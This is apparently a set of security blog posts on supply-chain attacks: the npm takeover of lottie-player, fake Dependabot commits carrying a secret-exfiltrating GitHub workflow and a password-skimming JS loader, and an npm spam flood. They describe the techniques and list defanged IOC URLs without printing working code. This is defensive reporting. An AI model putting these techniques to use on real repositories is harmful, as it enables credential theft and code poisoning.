Visualização de leitura

With 2FA Enabled: NPM Package lottie-player Taken Over by Attackers
  • The popular NPM package @lottiefiles/lottie-player enables developers to seamlessly integrate Lottie animations into websites and applications.
  • On October 30, the community reported existence of malicious code within versions 2.0.5, 2.0.6, and 2.0.7 of the npm package.
  • The package maintainers replied and confirmed the attackers were able to take over the NPM package using a leaked automation token which was used to automate publications of NPM packages.
  • The malicious code displays a UI overlay, asking to connect the crypto wallets by clicking or scanning a QR. By doing so, this prevent usage of the infected website
  • This is yet another reminder on how sensitive the software supply chain is

Would MFA Have Prevented This?

Multifactor authentication is designed to challenge humans. There are three authentication factors that can be used and 2FA requires two:

  1. something you know (like a password)
  2. something you have (like a one-time-use token)
  3. something you are (a biometric identity like a fingerprint or a speech pattern)

Going back two years ago - NPM decided to enforce 2FA on all users. Great move on NPM side as we witnessed many account takeover incidents happening.
Sounds Great, Doesn’t Work (?)


While this does secure NPM account takeover attacks from the interactive login page, enforcing 2FA on all accounts comes with a side-effect:

  • non-human identities can’t answer 2FA challenges.

So, when you define an NPM automation token — whoever gets your long-auto generated password is able to bypass your 2FA controls to make new version releases.

Back to @lottiefiles/lottie-player , even with 2FA configured, the threat actors somehow got the NPM automation token set in the CI/CD pipeline to automate version releases to publish the malicious versions 2.0.5, 2.0.6, and 2.0.7 of the npm package

https://github.com/LottieFiles/lottie-player/blob/master/.github/workflows/release.yml#L52-L79

The Malicious Code

All it does is displaying a UI overlay to steer the victim’s focus on connecting its crypto wallets to the malicious interface:

Kudus to The Package Maintainers

The compromised package maintainers quickly released an incident response report:

Incident Response for Recently Infected Lottie Web Player versions 2.05, 2.06, 2.07
Comm Date/Time: Oct 31st, 2024 04:00 AM UTC
Incident: On October 30th ~6:20 PM UTC — LottieFiles were notified that our popular open source npm package for the web player @lottiefiles/lottie-player had unauthorized new versions pushed with malicious code. This does not impact our dotlottie player and/or SaaS services. Our incident response plans were activated as a result. We apologize for this inconvenience and are committed to ensuring safety and security of our users, customers, their end-users, developers, and our employees.
Immediate Mitigation Actions
Published a new safe version (2.0.8)
Unpublished the compromised package versions from npm
Removed all access and associated tokens/services accounts of the impacted developer
Impact
Versions 2.0.5, 2.0.6, 2.0.7 were published directly to npmjs.com over the course of an hour using a compromised access token from a developer with the required privileges.
The unauthorized versions contained code that prompted for connecting to user’s crypto wallets.
A large number of users using the library via third-party CDNs without a pinned version were automatically served the compromised version as the latest release. With the publishing of the safe version, those users would have automatically received the fix.
Recommended Steps
If using 2.0.5, 2.0.6 and 2.07 versions please update to the latest version 2.0.8
SHA: sha512-PWfm8AFyrijfnvGc2pdu6avIrnC7UAjvvHqURNk0DS748/ilxRmYXGYkgdU1z/BIl3fbHCZJ89Zqjwg/9cx6NQ==
If you are unable to update the player immediately, it is recommended that you communicate to Lottie-player end-users to NOT accept any attempts to connect their crypto wallets.
Next Steps
LottieFiles continues to work through its incident response plan and has also engaged an external incident response team to help further investigate the compromise.
We have confirmed that our other open source libraries, open source code, Github repositories, and our SaaS were not affected.
If you believe you’re affected, don’t hesitate to reach out to us at priority_support@lottiefiles.com

Conclusion

Freeze your deps tightly. Don’t rush to update to the latest if it’s not a security update and it’s a new release.

Check and make sure you don’t have the malicious versions 2.0.5, 2.0.6, and 2.0.7 of lottie-player npm package.

The incident highlighted limitations of 2FA in automation environments, as automation tokens bypass these controls. This can happen to any major project.

Surprise: When Dependabot Contributes Malicious Code

  • In July 2023, we detected suspicious commits in hundreds of GitHub repositories, appearing as if contributed by Dependabot but carrying malicious code.
  • These commit messages were fabricated by threat actors to disguise their malicious activity.
  • Upon investigation, we confirmed that the attackers stole victims’ GitHub personal access tokens to make these malicious contributions.
  • The malicious code exfiltrates secrets to a C2 server and injects web-form password-stealing malware into JavaScript files, affecting end-users.
  • Private GitHub organization repositories were also impacted due to compromised tokens.
  • The method of token theft remains unclear, possibly linked to a malicious open-source package.
  • This blog will provide details on the malicious payload and highlight the current challenge of detecting such token-based attacks on GitHub.


Illustration of the attack flow; The attacker uses the victim’s personal access token to poison code repositories and hide malicious JavaScript code also to impact users.

About Dependabot


Dependabot is GitHub’s free automated dependency management tool for software projects. It continuously monitors a project’s dependencies (like libraries and packages) for security vulnerabilities and outdated versions. When it detects issues, it automatically generates pull requests with updates, helping developers keep their software secure and up to date.

A screenshot of dependabot’s automatic pull-request from the Flask project

The Fake Dependabot Commits


Between July 8–11, a threat actor started compromising hundreds of GitHub repositories, both public and private. Most victims are Indonesian user accounts. The attackers used a technique to fake commit messages (read more about how it’s done here) to trick developers into thinking this was contributed by the real dependabot and to ignore this activity.

The attackers created a commit message “fix” which appears to be contributed by the official user account dependabot[bot]

A screenshot of the fake commit, taken from highpolar-softwares/I-help-privacy-policy repository

Malicious Code

In the various repositories we analyzed (the full list remains internal but it was hundreds of repositories) we saw two groups of repeated code changes, most likely done with an automated script.

A New GitHub Action to Steal Secrets


A new GitHub Action file named “hook.yml” was added as a new workflow file, triggers a code push event. It sends GitHub secrets and variables to URL hxxps://send[.]wagateway.pro/webhook. This action is triggered on every push event.

A screenshot of the malicious commit contributed to highpolar-softwares/I-help-privacy-policy

Patching *.js Files to Steal Passwords


In addition to the added GitHub Action, the attackers modified every existing project file having the “*.js“ extension and appended an obfuscated line at the end of the file.

This new line is designed to create a new script tag as the code is executed on a browser environment and loads an additional script from this URL: hxxps://send[.]wagateway.pro/client.js?cache=ignore.

A screenshot of the malicious commit contributed to juniorriau/kejaribiak


The code loaded from hxxps://send[.]wagateway.pro/client.js?cache=ignore is attempting to intercept any web-based password form and send the user-credentials to the same exfiltration endpoint as before; URL hxxps://send[.]wagateway.pro/webhook

A screenshot of the malicious code; designed to steal user-form credentials.

How Was It Done?

At first, it was unclear to us how the attackers got access to those accounts, especially earlier this year when GitHub raised the bar for mandatory 2FA.

To get a better understanding of how this happened, we approached some of the victims by sending an email notifying them of the breach and asking for help understanding the full picture.

Luckily, some victims agreed to share information with us, and surprisingly when inspecting the accounts activity we realized that the attackers accessed the accounts using compromised PATs (Personal Access Token) — most likely exfiltrated silently from the victim’s development environment.

Step 1 — Workspace Initialization

The victim must set up their development environment with a personal access token (or SSH/GPG key) identifying their account whenever they make git operations. This token is stored locally on the developer’s machine and can be extracted easily.

Such access tokens do not require 2FA and can be used to access the account by any computer with internet access.

Step 2 — Stealing the Developer’s Credentials

We can only guess how the attackers got the developers credentials but seeing many cases of malicious packages aiming to perform that task suggest that it is one potential way that the attackers could have gotten their hands on those precious GitHub tokens.

We believe the most likely scenario is that the victims were infected with such a malicious package, which exfiltrated the token to the attacker’s C2 server.

Step 3 — Poisoning the Victim’s Code Projects

In this step the attackers used the stolen victim’s personal access tokens to authenticate to GitHub and make the malicious code changes described above.

Analysis of the scale of the attack reveals that it appears to be automated.

Conclusion

This whole situation teaches us to be careful about where we get our code, even from trusted places like GitHub. It shows that even big platforms can have problems, so we need to always watch out and protect ourselves online.

This is the first incident we witnessed a threat actor using fake git commits to disguise activity, knowing that many developers do not check the actual changes of dependabot when they see it.

To make things safer, consider switching to GitHub’s fine-grained personal access tokens . These tokens allow you to reduce the risk of compromised tokens. So, if someone bad gets one of these keys, they can’t do a lot of damage.

Sadly, the GitHub personal access token’s access log activity is only visible for enterprise accounts. If your token got compromised, you can’t know for sure because this information is not visible for non-enterprise users in the audit log section.

The attacker’s Tactics, Techniques, and Procedures (TTPs) involve the use of fake commits, stealing user credentials, and impersonating Dependabot to avoid detection show us supply chain attacks are getting more sophisticated as attackers realize it doesn’t take much to move silently

IOCs:

wagateway[.]pro
hxxps://send[.]wagateway[.]pro/webhook
hxxps://send[.]wagateway[.]pro/client.js

Timeline

  • During 2023 - The threat actors attacked multiple victims and harvested personal access tokens (we don’t know how it was done and guessing malicious packages were involved)
  • 2023–07–08 - The attackers used the stolen GitHub tokens in an automated attack, poisoning multiple repositories.
  • 2023–07–24 - We first noticed this anomaly and began investigating.
  • 2023–07–24 - Contacted the GitHub accounts infected by this attack + reported to GitHub.
  • 2023–09–20 - We met with one of the victims, and reviewed his access logs which helped us understand the attack flow.

Surprise: When Dependabot Contributes Malicious Code was originally published in Checkmarx Zero on Medium, where people are continuing the conversation by highlighting and responding to this story.

Who Broke NPM?: Malicious Packages Flood Leading to Denial of Service

  • Malicious campaigns targeting open-source ecosystems are causing a flood of spam, SEO poisoning, and malware infection.

  • The threat actors create malicious websites and publish empty packages with links to those malicious websites, taking advantage of open-source ecosystems’ good reputation on search engines.

  • The attacks caused a Denial of Service (DoS) that made NPM unstable with sporadic “Service Unavailable” errors.

